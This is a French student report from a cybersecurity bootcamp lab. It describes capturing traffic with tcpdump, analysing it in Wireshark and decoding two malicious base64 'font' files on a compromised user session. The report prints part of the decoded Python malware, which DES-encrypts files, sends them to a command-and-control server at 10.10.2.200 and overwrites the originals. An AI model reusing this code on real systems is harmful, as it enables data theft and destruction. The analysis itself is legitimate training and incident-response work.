

# Projet Networking

---

BLOC 2

Voujemaa HADJAR  
JEDHA | CYBERSECURITY - FULLSTACK

## BLOC 2 – PROJET NETWORKING


### I. Introduction :

La présence d'un malware a été détecté dans la session de T. Serge. Une fois connecté en tant que *tserge*, il faudra utiliser l'outil *tcpdump* afin de capturer le trafic réseau et pouvoir l'analyser ensuite sur notre environnement principal. Une fois le trafic réseau capturé, celui-ci est enregistré dans un fichier que l'on a nommé *test.pcap* que l'on va ensuite ouvrir avec l'outil Wireshark qui va nous permettre d'effectuer une analyse de ce trafic réseau capturé.

Lors de l'analyse sur Wireshark, différents protocoles sont visibles dont le protocole POP, utilisé pour récupérer les e-mails à partir d'un serveur de messagerie vers un client de messagerie. En effet, à partir de l'analyse des fichiers liés à ce protocole, il est possible de remarquer la présence de fichiers de police suspects. De retour sur la session de *tserge*, deux fichiers de police s'y trouvent et une fois leur contenu découvert, on peut y trouver des scripts python exécutant un code malveillant.

Nous verrons, d'une part, l'exploitation de la session de *tserge* et de ces fichiers et, d'autre part, nous verrons quelle est la source du malware et les éventuelles remédiations.

Schéma explicatif :



## II. Exploitation :

En établissant une connexion en SSH au compte utilisateur `tserge@10.10.2.16`, avec son mot de passe fourni auparavant, l'accès à sa session est possible.

En premier lieu, nous avons scanner l'activité du réseau sur la session `tserge@10.10.2.16` en utilisant l'outil TCPDUMP. Nous avons ensuite récupéré un fichier via le protocole SCP qui nous permet de capturer le trafic réseau sur la session de `tserge`. Ce fichier sera nommé *test.pcap*.

Une fois le fichier *test.pcap* transféré sur notre environnement principal, nous l'avons analysé sur Wireshark, qui est un logiciel permettant de capturer, d'inspecter et d'analyser le trafic réseau en temps réel. L'écoute du fichier *test.pcap* sur Wireshark permet de voir le contenu de chaque paquet dont des informations sur les types de protocoles utilisés (FTP, POP). Ici, le protocole POP semble intéressant car celui-ci est utilisé pour récupérer les emails d'un serveur de messagerie vers son appareil.




Figure 1 : Analyse des paquets sur Wireshark

Avec l'analyse sur Wireshark, on peut noter la présence de la commande GET suivi du nom de deux polices d'écriture *ComicSans* et *ArialBold*. Ces deux polices se trouvent dans le fichier *fonts*.

Depuis la session de *tserge*, on se dirige alors dans le répertoire *usr*, puis *share* et *fonts*. Les fichiers de police sont présents au format *.ttf*

```
tserge@ubuntu-tserge:/usr/sbin$ cd ..
tserge@ubuntu-tserge:/usr$ cd share
tserge@ubuntu-tserge:/usr/share$ ls
X11      base-passwd  common-licenses  doc-base      gdb            initramfs-tools  metainfo      perl          publicsuffix  sensible-utils
aclocal  bash-completion  dbus-1           dpkg           git-core       keyrings         mime          perl5         pyshared      systemd
adduser  binfmts         debconf          emacs          gitweb         libc-bin        misc          pixmaps       python-wheels  tabset
alsa     bug             debianutils      emacs-common  glib-2.0       lintian         nano          pkg-config-crosswrapper  python3       terminfo
applications  build-essential  dict            file           gnupg          locale          openssh       pkg-config-dpkghook  readline     zoneinfo
apport   ca-certificates  distro-info     fonts          icons          man             pam           pkgconfig     rustc         zoneinfo-icu
base-files  cargo           doc             gcc            info           menu            pam-configs   polkit-1      screen        zsh
tserge@ubuntu-tserge:/usr/share$ cd fonts
tserge@ubuntu-tserge:/usr/share/fonts$ ls
tserge@ubuntu-tserge:/usr/share/fonts$ cd truetype/
tserge@ubuntu-tserge:/usr/share/fonts/truetype$ ls
ArialBold.ttf  ComicSans.ttf
```

Figure 2 : Chemin vers les fichiers de police au format ttf

Pour lire le contenu des fichiers *ComicSans.ttf* et *ArialBold.ttf*, nous avons utilisé l'outil *nano* mais à la lecture on s'aperçoit que le contenu de ces deux fichiers est encodé en base64. Nous avons donc déchiffré le message avec la commande suivante :

*base64 -d [nom du fichier.ttf] > [nom du fichier.txt]*  
Le contenu des fichiers peut être lu et contient un script Python. L'adresse IP de l'attaquant 10.10.2.200 est également visible.

```
tserge@ubuntu-tserge:/usr/share/fonts/truetype$ base64 -d ArialBold.ttf > ArialBold.txt
tserge@ubuntu-tserge:/usr/share/fonts/truetype$ ls
ArialBold.ttf  ArialBold.txt  ComicSans.ttf
tserge@ubuntu-tserge:/usr/share/fonts/truetype$ cat ArialBold.txt
#!/usr/bin/env python3

import inspect
import requests
import sys
from os import listdir, path
from Crypto.Cipher import DES
from Crypto.Util.Padding import pad

C2 = "http://10.10.2.200:110"
KEY = b"11111111"
DES = DES.new(KEY, DES.MODE_ECB)
BLOCK_SIZE=64

def encrypt_file(filepath):
    print(filepath)
    with open(filepath) as f:
        try:
            padded_text = pad(f.read().encode('UTF-8'), BLOCK_SIZE)
            encrypted_text = DES.encrypt(padded_text)
            r = requests.post(C2+"/exfil", data=encrypted_text)
            with open(filepath, "wb") as w:
                w.write(encrypted_text)
        except Exception as e:
            print(e)

def encrypt(start_dir="/home"):
```

Figure 3 : Contenu du fichier *ArialBold.txt*

### Résultats :


Le script contenu dans le fichier ComicSans.txt exécute une tâche automatique avec *crontab* qui vole ensuite des informations contenues dans les fichiers et les envoie vers un serveur distant (attaquant). Le second script contenu dans ArialBold.ttf chiffre le contenu de ces fichiers volés et envoie les données chiffrées vers un serveur distant.

L'injection de script python permet de récolter des informations, du contenu présents dans les fichiers de la session de tserge@10.10.2.16.

Tserge a cliqué sur un lien malveillant contenant le téléchargement du jeu pubg\_linux, qui télécharge ensuite deux fichiers de police, ce qui a permis l'exécution d'un script malveillant et le vol de ses données.

### **Source du malware :**

Grâce à l'analyse du réseau effectuée avec Wireshark, on constate que les fichiers de police ComicSans.ttf et ArialBold.ttf sont liés au protocole POP, utilisé sur les boîtes de messagerie. On peut en déduire que Serge a reçu un mail suspect contenant un faux jeu vidéo pubg\_linux, contenant les fichiers de police malveillants, qu'il a ensuite téléchargé, ce qui a provoqué le téléchargement des fichiers et ainsi l'exécution du script malveillant par la suite.



```
tserge@ubuntu-tserge:~$ cd Downloads/  
tserge@ubuntu-tserge:~/Downloads$ ls  
COMPANIES_IBAN.csv  pubg_linux
```

Figure 4 : PUBG\_linux présent sur la session de tserge

### **III. Remédiations :**

Suite à notre test de pénétration et la détection des vulnérabilités précédemment énoncées sur la session tserge@10.10.2.16, nous vous recommandons de sensibiliser les employés de l'entreprise aux dangers du téléchargement de fichiers malveillants ainsi que d'éviter de télécharger des fichiers issus du web sur sa machine professionnelle.